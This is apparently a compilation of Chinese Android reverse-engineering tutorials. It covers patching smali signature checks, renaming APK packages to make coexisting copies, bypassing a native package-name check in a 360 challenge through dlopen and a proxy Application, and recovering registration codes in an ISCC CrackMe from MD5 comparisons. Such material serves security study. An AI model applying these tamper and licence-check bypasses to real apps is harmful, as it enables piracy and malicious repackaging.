    //引用获取已安装包信息的方法 getPackageManager()
    invoke-virtual                                                                {p0},
Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;
```

```
    move-result-object v2

    .line 378
    .local v2, "pm":Landroid/content/pm/PackageManager;
    :try_start_0
    //获取包名字符串并保存在 v4 中
    invoke-virtual {p0}, Landroid/content/Context;->getPackageName()Ljava/lang/String;

    move-result-object v4

    const/16 v5, 0x40

    invoke-virtual {v2, v4, v5}, Landroid/content/pm/PackageManager;->getPackageInfo(Ljava/lang/String;I)Landroid/content/pm/PackageInfo;

    move-result-object v1

    .line 380
    .local v1, "packageinfo":Landroid/content/pm/PackageInfo;
    //获取包信息里面的签名
    iget-object v4, v1, Landroid/content/pm/PackageInfo;->signatures:[Landroid/content/pm/Signature;

    const/4 v5, 0x0

    aget-object v3, v4, v5

    .line 382
```

```
    .local v3, "sign":Landroid/content/pm/Signature;
    //将签名信息转换为字符串 并保存在 v4 寄存器中
    invoke-virtual {v3}, Landroid/content/pm/Signature;->toCharsString()Ljava/lang/String;

    move-result-object v4

    sput-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;

    .line 383
    sget-object v4, Lcom/txbnx/torrentsearcher/Utils;->mPublicKey:Ljava/lang/String;
    :try_end_0
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

    goto :goto_0

    .line 384
    .end local v1        # "packageinfo":Landroid/content/pm/PackageInfo;
    .end local v3        # "sign":Landroid/content/pm/Signature;
    :catch_0
    move-exception v0

    .line 385
    .local v0, "e":Ljava/lang/Exception;
    const/4 v4, 0x0

    goto :goto_0
.end method
```

```
    .local v0, "pubkeyMd5":Ljava/lang/String;
    const-string v1, "SigntureUtil"
   //##########################################下面是利用 pubkey 关键词校验的代码
#########################################
    new-instance v2, Ljava/lang/StringBuilder;

    invoke-direct {v2}, Ljava/lang/StringBuilder;-><init>()V

    const-string v3, "pubkeyMd5:"

    invoke-virtual                    {v2,                    v3},
Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v2

    invoke-virtual                    {v2,                    v0},
Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v2

    invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v2

    invoke-static {v1, v2}, Lcn/com/cmbc/mbank/Log;->i(Ljava/lang/String;Ljava/lang/String;)V

    .line 68
    if-eqz v0, :cond_0
```

```
const-string v1, "e6a81c9a3c88040678ae615f063d14d0"

invoke-virtual {v1, v0}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

move-result v1

const/4 v1,0x1
```

文件检验首先是获取文件的路径，或者直接文件名，关键词“classes.dex”或者“->sourceDir:”，后者获取路径以后会传入其他的方法进行验证，如 so 方法。

```
iget-object v7, v13, Landroid/content/pm/ActivityInfo;->packageName:Ljava/lang/String;
//获取文件路径
iget-object v8, v14, Landroid/content/pm/ApplicationInfo;->sourceDir:Ljava/lang/String;
   const-string v8, "/sdcard/woshicheshen.apk"      //路径转向
sget v9, Landroid/os/Build$VERSION;->SDK_INT:I
```

里面里面会有很多的错误之处，望大牛们不吝指出啊！不让让我以讹传讹啊 我要进步..

制共享版

以 脚本精灵 为例，简单说说怎么制作 apk 共存包

--By 淡然出尘

前言

制作共存其实就是将 apk 的包名更换成与之共存的不一样即可。以前挺害怕制作共存，就像人的名字一样 当你改名时，不知道的朋友会只认名字，而不理顾其他。所以 更改一个程序的包名，可谓是牵一发而动全身，必须将涉及到包名的相关的所有文件/文件夹字符串都做修改。

下面以 脚本精灵 说说怎么制作 apk 共存：

准备工具

ApkIDE & HEditor


具体操作

我们知道 原包名为：com.scriptelf -> com.scriptelm，设置成相同的位数 防止以后的麻烦。

1、在 IDE 中使用“全局替换”。先将文件中的字符串进行修改，如下图：

2、修改文件夹的名字。将 com 文件夹下的文件夹名 scriptelf ，修改为 scriptelm。这样程序在调用的时候就不会出错了。

3、对 so 进行开刀，利用 HEditor ，将 scriptelf 全部替换成 scriptelm ，如下图：



这样我们的共存就完成了。

后记

以上是我昨天的方法，我用了两次 对于不同的软件，很以为是万无一失、比较简单的。今天猛然想起来以前天哥有这样的教程，我扒扒看了一下，看完瞬间自己觉得掉了一逼格!! 唉 不就是做个共存吗 有必要那么谨慎吗..一下是天哥 秒秒钟制作共存的方法：

*将 **AndroidManifest.xml** 第二行中的 **package** 属性修改为你想改成的包名即可。这个方法适合 **99%**的 **apk** 包，但是得保证主 **Activity** 的路径是完整的，.省略的要按照原包名补齐。*

360APK 包与类更改分析

万抽抽 myKanxue

1 题目要求

1)请以重打包的形式将 qihootest2.apk 的程序包名改为"com.qihoo.crack.StubApplication"，使得在同一手机上面可以重复安装并正确运行；
2)请写个 Application 类，并在 Manifest 里面注册你的 Application。同时要求使用该 Application 加载原包的 Application；
题目所用 apk 下载地址：
http://pan.baidu.com/share/link?shareid=644965540&uk=839654349

2 第一小问更改方法

首先，我们需要将 apk 反编译为 smali 文件。这里推荐使用 apkIDE。

2.1 确定要修改的地方

显然，哪里用了包名，哪里就需要修改：

①AndroidManifest.xml：package, application name, contentProvider。
②smali 文件中：所有 com/qihoo/test 改为 com/qihoo/crack/StubApplication、所有

com.qihoo.test 改为 com.qihoo.crack.StubApplication。

③目录结构：将原目录 com.qihoo.test 改为 com.qihoo.crack，然后在这个目录里面新建子目录 StubApplication，最后将原来属于 test 目录的所有文件 copy 到 StubApplication 中。

至此，在 smali 中的修改工作就告一段落了。但仅仅这样是不行的，因为在 APK 中会调用 libqihooTest.so 中的 native 函数 packageNameCheck()。这个函数是使用动态注册的方式进行注册的，在 JNI_OnLoad 函数中完成注册功能，使得原 APK 中的 com.qihoo.test.MainActivity.packageNameCheck()同 so 中的 packageNameCheck()函数相关联。我们可以把 libqihootest.so 拖到 ida 中查看其中的 JNI_OnLoad 函数，就可以发现该函数会调用如下 JNI 方法：

jclass testClass = (*env)->FindClass(env, “com/qihoo/test/Mainactivity”);

Findclass 的字符串参数使用硬编码写在 so 中。如果更改后的包名短于原来的包名，那么我们可以使用 winhex 直接修改这个 so,不过这个方法明显不适合于本程序，所以只能另辟蹊径了。

2.2 通过 packageNameCheck 函数检查

前面的分析发现在 libqihootest.so 中的 JNI_OnLoad 函数中会调用 FindClass(env, “com/qihoo/test/Mainactivity”)，而我们更改过后的 smali 文件中是没有这个类的。所以如果不设法解决这个问题，程序肯定无法正常运行。

分析到此，解决方法就出来了：

1)在原来的 smali 文件中创建一个 test.MainActivity 类(注意是在 com.qihoo 目录下新建目录 test，再在 test 目录下新建 MainActivity 类)，然后将 native 方法都移植到这一个类中。

2)想法跳过 JNI_OnLoad 函数：也就是说，我们既需要运行 libqihootest.so 中的 packageNameCheck 等 native 函数，又不运行 JNI_OnLoad 函数。

我选择第二种。下面来详细分析如何实现第二种方法。

我们知道，一般情况下 JNI_OnLoad 函数是在使用 System.loadLibrary 载入 so 的时候第一个运行的 native 函数，而如果使用 javah 方式(静态注册)编写 native 代码的话，就可以省略 JNI_OnLoad 函数，所以我们有必要弄清 JNI_OnLoad 的实现机制。

System.loadLibrary 也是一个 native 方法，它的调用的过程是：

Dalvik/vm/native/java_lang_Runtime.cpp:

Dalvik_java_lang_Runtime_nativeLoad ->Dalvik/vm/Native.cpp:dvmLoadNativeCode

dvmLoadNativeCode

打开函数 dvmLoadNativeCode,可以找到以下代码：

```
handle = dlopen(pathName, RTLD_LAZY); //获得指定库文件的句柄,
                                      //这个库文件就是 System.loadLibrary(pathName)传递的参数
.....
vonLoad = dlsym(handle, "JNI_OnLoad"); //获取该文件的 JNI_OnLoad 函数的地址
  if (vonLoad == NULL) { //如果找不到 JNI_OnLoad，就说明这是用 javah 风格的代码了，那么就推迟解析
       LOGD("No JNI_OnLoad found in %s %p, skipping init",pathName, classLoader); //这句话我们在 logcat 中
经常看见！
   }else{
   ....
   }
```

从上面的代码可以看出：System.loadLibrary 函数首先会通过 dlopen 获取 so 文件的句柄，然后使用 dlsym 获取该 JNI_OnLoad 函数的地址，如果该地址为空，就说明没有此函数(这并不是错误)——隐喻就是 so 库使用 javah 的编码方式，此时不需要解析 so 中的函数，而是等 java 层调用 native 函数的时候再解析。

分析到此，我们就已经找到绕过 JNI_OnLoad 函数的方法了：**参照 System.loadLibrary 的方式，使用 dlopen、dlsym 函数直接调用 libqihootest.so 中的 packageNameCheck 函数**！

C 代码如下：

```
/*callQihooSo.c*/
```

```
#include <string.h>
#include <stdio.h>
#include <jni.h>
#include <dlfcn.h>  //使用dlopen等函数的头文件
#include <android/log.h>

#define LOG_TAG "360TEST2"
#define LOGI(...) __android_log_print(ANDROID_LOG_INFO, LOG_TAG, __VA_ARGS__)

/*这里我直接使用javah的方式编写native代码*/
JNIEXPORT  Java_com_qihoo_crack_StubApplication_MainActivity_packageNameCheck( JNIEnv*
env,  jobject obj){
    void* filehandle
              =dlopen("/data/data/com.qihoo.crack.StubApplication/lib/libqihooTest.so",
              RTLD_LAZY ); //获取libqihooTest.so的句柄
      if(filehandle){
        void (*packageNameCheck)(JNIEnv *,jobject);
        packageNameCheck = (void (*)(JNIEnv *,jobject)) dlsym(filehandle,
"packageNameCheck"); //找到.so文件中的函数
        if(packageNameCheck){
          packageNameCheck(env, obj); //传递参数        }
        else{
          LOGI("get packageNameCheck func failed!");
        }
        LOGI("success!");
      }else{
          LOGI("get file handle failed!");
      }
```

```
     return ;
}

JNIEXPORT
Java_com_qihoo_crack_StubApplication_MainActivity_applicatioNameCheck( JNIEnv* env,
                                                jobject obj){
      void*  filehandle =
dlopen("/data/data/com.qihoo.crack.StubApplication/lib/libqihooTest.so", RTLD_LAZY );
      if(filehandle){
        void (*applicatioNameCheck)(JNIEnv *,jobject);
        applicatioNameCheck = (void (*)(JNIEnv *,jobject)) dlsym(filehandle,
"applicatioNameCheck"); //找到.so文件中的函数
        if(applicatioNameCheck){
         applicatioNameCheck(env, obj); //传递参数
          return ;
        }
        else{
          LOGI("get applicatioNameCheck func failed! ");
        }
        LOGI("success!");
      }else{
          LOGI("get file handle failed!");
      }
    return ;
}
```

Android.mk 如下：

```
LOCAL_PATH:= $(call my-dir)
include $(CLEAR_VARS)
```

```
LOCAL_LDLIBS := -L . -ldl -llog  #一定要加入ldl这个库，dyopen等函数需要
LOCAL_MODULE := callQihooSo
include $(BUILD_SHARED_LIBRARY)
```

接着像正常编译动态库文件一样编译。编译完成后将 libcallQihooSo.so 和 libqihooTest.so 一起放到反编译文件夹的 lib/armeabi 目录中，然后将 MainAcitivity.smali 中的 System.loadLibrary(“qihooTest”)，改为 System.loadLibrary(“callQihooSo”)，回编译、签名即可。

2.3 总结

第一种方法个人觉得实用性不高，所以就不加以详细介绍了。第二种方法本质上就是一个调用第三方库的问题。只是有一点不同的就是：一般情况下调用第三方库需要在 java 层使用 System.loadLibrary 将第三方库文件加载到内存中，然后就可以直接使用第三方库中的函数，而不需要 dlopen 等函数了(详情参考 http://blog.csdn.net/jiuyueguang/article/details/9450597)。

但本题是不能使用 System.loadLibrary 加载 libqihooTest.so 的，所以只能使用 dlopen 机制实现了。


3 第二小问的实现方法

主要原理就是参考文档：http://blogs.360.cn/blog/proxydelegate-application/

该文档介绍了 Proxy/delegation Application 框架的原理和实现。这里详细地描述下它的实现过程。

3.1 创建一个新的 android 工程

创建该工程的目的是为了得到实现这个框架的 smali 文件(反编译此 apk)，然后将相关的 smali 文件添加到题目 apk 反编译出来的 smali 文件夹的合适位置(避免我们直接写 smali 文件，减少工作量)。所以，为了方便文件的移植，我们新建工程的包名命名为“com.qihoo.crack.StubApplication”，工程的结构图如下图所示：



3.2 开始编写代码

首先，创建一个 ProxyApplication 类：

```
package com.qihoo.crack.StubApplication;

import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.util.ArrayList;

import android.app.Application;
import android.content.Context;
import android.content.pm.ApplicationInfo;
import android.content.pm.PackageManager;
import android.content.pm.PackageManager.NameNotFoundException;
import android.os.Bundle;
import android.text.InputFilter.AllCaps;
import android.util.Log;
```

```
public abstract class ProxyApplication extends Application{
    protected abstract void initProxyApplication();
    private static Context pContext = null; //保存 ProxyApp 的 mContext,后面有用
    private static String TAG = "proxy";
    @Override
    public void onCreate() {
        // TODO Auto-generated method stub
        super.onCreate();
        String className = "android.app.Application"; //默认的 Application 名
String key = "DELEGATE_APPLICATION_CLASS_NAME";
        try {
            ApplicationInfo appInfo =
getPackageManager().getApplicationInfo(super.getPackageName(),
PackageManager.GET_META_DATA);
            Bundle bundle = appInfo.metaData;
            if(bundle != null && bundle.containsKey(key)){
                className = bundle.getString(key);
                if(className.startsWith(".")){
                    className = super.getPackageName() + className;
                }
            }

            Class delegateClass = Class.forName(className, true, getClassLoader());
            Application delegate = (Application) delegateClass.newInstance();

           //获取当前 Application 的 applicationContext
            Application proxyApplication = (Application)getApplicationContext();
```

```
        /*使用反射一一替换 proxyApplicationContext，这是本程序的重难点*/
                //首先更改 proxy 的 mbaseContext 中的成员 mOuterContext
                Class contextImplClass = Class.forName("android.app.ContextImpl");
                Field mOuterContext = contextImplClass.getDeclaredField("mOuterContext");
                mOuterContext.setAccessible(true);
                mOuterContext.set(pContext, delegate);

                //再获取 context 的 mPackageInfo 变量对象
                Field mPackageInfoField = contextImplClass.getDeclaredField("mPackageInfo");
                mPackageInfoField.setAccessible(true);
                Object mPackageInfo = mPackageInfoField.get(pContext);
                Log.d(TAG, "mPackageInfo: "+ mPackageInfo);

                //修改 mPackageInfo 中的成员变量 mApplication
                Class loadedApkClass = Class.forName("android.app.LoadedApk");
//mPackageInfo 是 android.app.LoadedApk 类
                Field mApplication = loadedApkClass.getDeclaredField("mApplication");
                mApplication.setAccessible(true);
                mApplication.set(mPackageInfo, delegate);

                //然后再获取 mPackageInfo 中的成员对象 mActivityThread
                Class activityThreadClass = Class.forName("android.app.ActivityThread");
                Field mAcitivityThreadField =
loadedApkClass.getDeclaredField("mActivityThread");
                mAcitivityThreadField.setAccessible(true);
                Object mActivityThread = mAcitivityThreadField.get(mPackageInfo);

                //设置 mActivityThread 对象中的 mInitialApplication
```

```
                Field mInitialApplicationField =
activityThreadClass.getDeclaredField("mInitialApplication");
                mInitialApplicationField.setAccessible(true);
                mInitialApplicationField.set(mActivityThread, delegate);

                //最后是 mActivityThread 对象中的 mAllApplications，注意这个是 List
                Field mAllApplicationsField =
activityThreadClass.getDeclaredField("mAllApplications");
                mAllApplicationsField.setAccessible(true);
                ArrayList<Application> al =
(ArrayList<Application>)mAllApplicationsField.get(mActivityThread);
                al.add(delegate);
                al.remove(proxyApplication);



                //设置 baseContext 并调用 onCreate
                Method attach = Application.class.getDeclaredMethod("attach", Context.class);
                attach.setAccessible(true);
                attach.invoke(delegate, pContext);
                delegate.onCreate();


            } catch (NameNotFoundException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            } catch (ClassNotFoundException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
```

```
        } catch (InstantiationException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (IllegalAccessException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (NoSuchFieldException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (NoSuchMethodException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (IllegalArgumentException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (InvocationTargetException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
    }

    @Override
    public String getPackageName() {
        // TODO Auto-generated method stub
        return "Learning And Sharing!";
    }
    @Override
    protected void attachBaseContext(Context base) {
```

```
            // TODO Auto-generated method stub
            super.attachBaseContext(base);
            pContext = base;
            Log.d(TAG, "attachBaseContext");
            initProxyApplication();
        }
}
```

这个代码是严格按照参考文档的框架写的。所以应当参照该文档阅读这些代码。这里主要说一说我在替换 API 层所有 Application 引用时遇到的困难。

由于我起先并不了解 Android 的 context 相关知识，所以对这一块完全是云里雾里。给大牛们留过小字条，也写过邮件，不过，大牛们都比较忙，所以一直没能得到解答。直到前段时间，请教了群里的“沧海一声呵”朋友(他才大一，你敢信？!!)，才得到解决。

以下部分大牛们可以略过啦，现假设读者也同我一样是个 android 初学者。那么，要想理解和解决“替换 API 层的所有 Application 引用”，我们必须深刻理解 android 的 Context 机理。这方面的资料可以参考：

http://blog.csdn.net/qinjuning/article/details/7310620

以及我的另一篇博文：

http://www.cnblogs.com/wanyuanchun/p/3828603.html

当然，仅仅这篇文档，是不能让我们完全理解 context 的，我们还需要通过自己阅读分析 Android 关于 context 的源码来加以理解。举个简单的例子，在上面的代码中有一句：

```
//修改 mPackageInfo 中的成员变量 mApplication
                Class loadedApkClass = Class.forName("android.app.LoadedApk");
//mPackageInfo 是 android.app.LoadedApk 类
```

如果我们不阅读源码的话，是不可能知道 mPackageInfo 是 android.app.LoadedApk 类，而非想当然的 android.app.PackageInfo 类。

好了，由于篇幅有限，就不过多延伸了。下面继续介绍框架实现。

ProxyApplication 类完成之后，就是编写 MyProxyApplication 类了。该类继承至 ProxyApplication，代码很简单：

```
package com.qihoo.crack.StubApplication;


import android.app.Application;
```

```
import android.content.Context;
import android.content.ContextWrapper;
import android.content.pm.ApplicationInfo;
import android.content.pm.PackageManager;
import android.content.pm.PackageManager.NameNotFoundException;
import android.os.Bundle;
import android.util.Log;

public class MyProxyApplication extends ProxyApplication{
    @Override
    protected void initProxyApplication() {
        // TODO Auto-generated method stub
        //在这里替换 surrounding，实现自定义的 classloader 等功能
        Log.d("proxy", "initProxyApplication");
    }
}
```

由于题目只是要求加载 Delegation Application,所以我们只在 initProxyApplication 函数中打印 log 即可。

最后就是修改 AndroidManifest.xml 文档了，修改后的文档为：

```
<application
        android:name="com.qihoo.crack.StubApplication.MyProxyApplication"
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <meta-data
            android:name="DELEGATE_APPLICATION_CLASS_NAME"
            android:value="@string/app_name" >
```

```
        </meta-data>
        <activity
            android:name="com.qihoo.crack.StubApplication.MainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
```

到此我们的 proxyDemo APK 已经编写完毕，将其打包成 APK 之后，反编译这个 APK，然后提取出里面的 MyProxyApplication.smali 和 ProxyApplication.smali 文档，放到题目 APK 的 smali/com/qihoo/crack/StubApplication 目录中。再按照同样的方式修改题目 APK 的 AndroidManifest.xml，编译、签名，生成 APK 即可。

最终效果图如下：

总结

根据我个人的理解，此题第二问的应用范围还是很广的，如下文提及的 APK 加壳方案：

http://blog.csdn.net/androidsecurity/article/details/8678399

OK，技术方面就说到这里，作为一个初学者，我想谈谈一点技术之外的话题。

众所周知，解决一个问题，并不是唯一的目的，通过解决问题来学习知识才是我们追求的目标。同样的，我们在分享自己解决某个问题的方法技巧时，最好多花点时间叙述“我为什么要这么做”，而不是仅仅提及“我用什么方法解决了什么问题”。因为只有这样，才能做到真正的知识分享，我们才能向国外那样拥有很好的学习氛围(这个大家应该是深有体会吧~~)。所以我在这里厚颜代表广大的初学者们向各位大牛请求：在分享方法技术的时候，请多花点时间讲解“我为什么要这么做”，以及“该如何学到这方面的知识”吧！对于你们来说可能会耗费半小时的时间，但对新手来说可能就是半个月都不止了....

CrackMe

简单 Android CrackMe 分析

这是今年 ISCC 的一道 Android CrackMe 题目，相对简单的题，懂点 ARM 指令就差不多了，至于 smali 什么的，随便看看就好。大概玩一两个这样的 CrackMe 就对 Android 的逆向有个大概的了解了。不过后来发现这玩意是从非虫的《Android 软件安全与逆向分析》上拿过来的原题，略显蛋疼。

这是个重启注册型 APK，题目要求对其进行 Patch，使得进入程序后就是企业版程序。首先，使用 ApkTool GUI 进行解包，发现这个 App 调用了一个 NDK 编写的 so 库文件，crackme6\lib\armeabi\libhack.so。把 crackme6.apk 重命名为 crackme6.zip 并进行解压处理，在解压之后的根目录可以得到 classes.dex 文件 （crackme6Zip\classes.dex）。使用 ApkTool GUI 将其转换为 jar 文件。用 JD-GUI 把 jar 文件转换成 Java 代码，其中的 MyApp 加载了 so 文件，如下面的代码所示：

```
import android.app.Application;
public class MyApp extends Application {
  public static int m = 0;
  static {

    System.loadLibrary("hack");          // 加载 hack

  }
  public native void initSN();
  public void onCreate() {
    initSN();
    super.onCreate();
  }
  public native void saveSN(String paramString);
```

```
  public native void work();
}
```

除此之外，还声明了一些函数如 initSN、saveSN、work 等，像是 so 文件的导出函数。RegActivity 负责注册界面，核心代码如下：

```
public class RegActivity extends Activity
{
  public void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    setContentView(2130903041);
    this.btn_reg = ((Button)findViewById(2131165184));
    this.edit_sn = ((EditText)findViewById(2131165185));
    this.btn_reg.setOnClickListener(new View.OnClickListener()
    {
      public void onClick(View paramView)
      {
        String str = RegActivity.this.edit_sn.getText().toString().trim();
        if ((str == null) || (str.length() == 0))
        {

          Toast.makeText(RegActivity.this, "请输入注册码", 0).show();

          return;
        }
        ((MyApp)RegActivity.this.getApplication()).saveSN(str);

        new AlertDialog.Builder(RegActivity.this).setTitle("注册").
```

```
setMessage("注册码已保存，点击确定后程序将退出，请手动重新启动本程序！").

setPositiveButton("确定", new DialogInterface.OnClickListener()
        {
          public void onClick(DialogInterface paramDialogInterface, int paramInt)
          {
            Process.killProcess(Process.myPid());
          }
        }).show();
      }
    });
  }
}
```


可以看出这是一个重启注册型程序，中间调用 MyApp.SaveSN 保存输入的注册码，之后自动退出并需要手动重启。重启后，自然会在 MainActivity 中进行判断，核心代码如下：

```
public class MainActivity extends Activity
{
  public void doRegister() { /*提示注册*/ }
  public void onCreate(Bundle paramBundle)
  {
    ((MyApp)getApplication());
    int i = MyApp.m;            // 根据这个变量判断注册类型
    String str;
```

```
    if (i == 0) str = "-未注册";
    while (true) {
      setTitle("点击执行功能去注册" + str);
      this.btn1 = ((Button)findViewById(2131165184));
      this.btn1.setOnClickListener(new View.OnClickListener() {
        public void onClick(View paramView){
          ((MyApp)MainActivity.this.getApplication());
          if (MyApp.m == 0) { // 提示注册
            MainActivity.this.doRegister();
            return;
          }
          ((MyApp)MainActivity.this.getApplication()).work();
          Toast.makeText(MainActivity.this.getApplicationContext(),
MainActivity.workString, 0).show(); // 注册成功提示语
        }
      });
      return;
      if (i == 1) { str = "-正式版"; continue;}
      if (i == 2) { str = "-专业版"; continue; }
      if (i == 3) { str = "-企业版"; continue; }
```

```
        if (i == 4) { str = "-专供版"; continue; }

        str = "-未知版";
      }
    }
```

可以确定 work、initSN、saveSN 都位于 so 文件内了，使用 IDA 对其进行逆向分析。没有看到这些导出函数，但是有三个比较可疑的函数 n1,n2,n3，实际对应着这几个函数：



n1 对应 initSN，n2 对应 saveSN，n3 对应 work。n2 函数负责把接收到的注册码计算小写 32 位 MD5 值，并将其保存于 /sdcard/reg.dat 文件之中，验证过程位于 n1 函数：

```
.text:000012E8 04 00 A0 E1              MOV     R0, R4          ; s1
.text:000012EC 01 10 8F E0              ADD     R1, PC, R1      ;
25d55ad283aa400af464c76d713c07ad
.text:000012EC                                                  ; 12345678 MD5
.text:000012F0 49 FF FF EB              BL      strcmp          ; 字符串比较

.text:000012F4 08 00 50 E1              CMP     R0, R8          ; 是否相等

.text:000012F8 17 00 00 0A              BEQ     loc_135C        ; 相等则跳转
```

```
.text:000012FC BC 10 9F E5              LDR     R1, =(a08e0750210f663 - 0x130C)
.text:00001300 04 00 A0 E1              MOV     R0, R4          ; s1
.text:00001304 01 10 8F E0              ADD     R1, PC, R1      ;
08e0750210f66396eb83957973705aad
.text:00001304                                                  ; 22345678 MD5
.text:00001308 43 FF FF EB              BL      strcmp
.text:0000130C 00 00 50 E3              CMP     R0, #0
.text:00001310 15 00 00 0A              BEQ     loc_136C
.text:00001314 A8 10 9F E5              LDR     R1, =(aB2db1185c9e5b8 - 0x1324)
.text:00001318 04 00 A0 E1              MOV     R0, R4          ; s1
.text:0000131C 01 10 8F E0              ADD     R1, PC, R1      ;
b2db1185c9e5b88d9b70d7b3278a4947
.text:0000131C                                                  ; 32345678 MD5
.text:00001320 3D FF FF EB              BL      strcmp
.text:00001324 00 00 50 E3              CMP     R0, #0
.text:00001328 13 00 00 0A              BEQ     loc_137C
.text:0000132C 94 10 9F E5              LDR     R1, =(a18e56d777d194c - 0x133C)
.text:00001330 04 00 A0 E1              MOV     R0, R4          ; s1
.text:00001334 01 10 8F E0              ADD     R1, PC, R1      ;
18e56d777d194c4d589046d62801501c
.text:00001334                                                  ; 42345678 MD5
.text:00001338 37 FF FF EB              BL      strcmp
.text:0000133C 00 00 50 E3              CMP     R0, #0
.text:00001340 04 10 A0 03              MOVEQ   R1, #4
.text:00001344 07 00 A0 E1              MOV     R0, R7

.text:00001348 08 10 A0 11              MOVNE   R1, R8          ; R0 为最开始传入的参数
```

```
.text:0000134C A9 FF FF EB                BL      setValue        ; R1 的值为 0 1 2 3 4 其中 0 表示失败
```

上面是核心代码。initSN 读取文件内容，并直接进行字符串比较，有如下几个 MD5 值：

注册码	MD5	意义
12345678	25d55ad283aa400af464c76d713c07ad	正式版
22345678	08e0750210f66396eb83957973705aad	专业版
32345678	b2db1185c9e5b88d9b70d7b3278a4947	企业版
42345678	18e56d777d194c4d589046d62801501c	专供版

还有其他两种状态，一种是 initSN 函数中打开文件失败、或者内存分配失败、或者注册码不正确，那么就提示“程序未注册，功能无法使用！”，还有一种异常状态，理论上来说不会存在“软件版本状态异常！”。
比较完成之后，通过 setValue 函数保存在某处内存之中。work 函数通过 getValue 获取上述保存的值，然后进行判断：

```
.text:000014A0 10 40 2D E9                STMFD   SP!, {R4,LR}
.text:000014A4 00 40 A0 E1                MOV     R4, R0
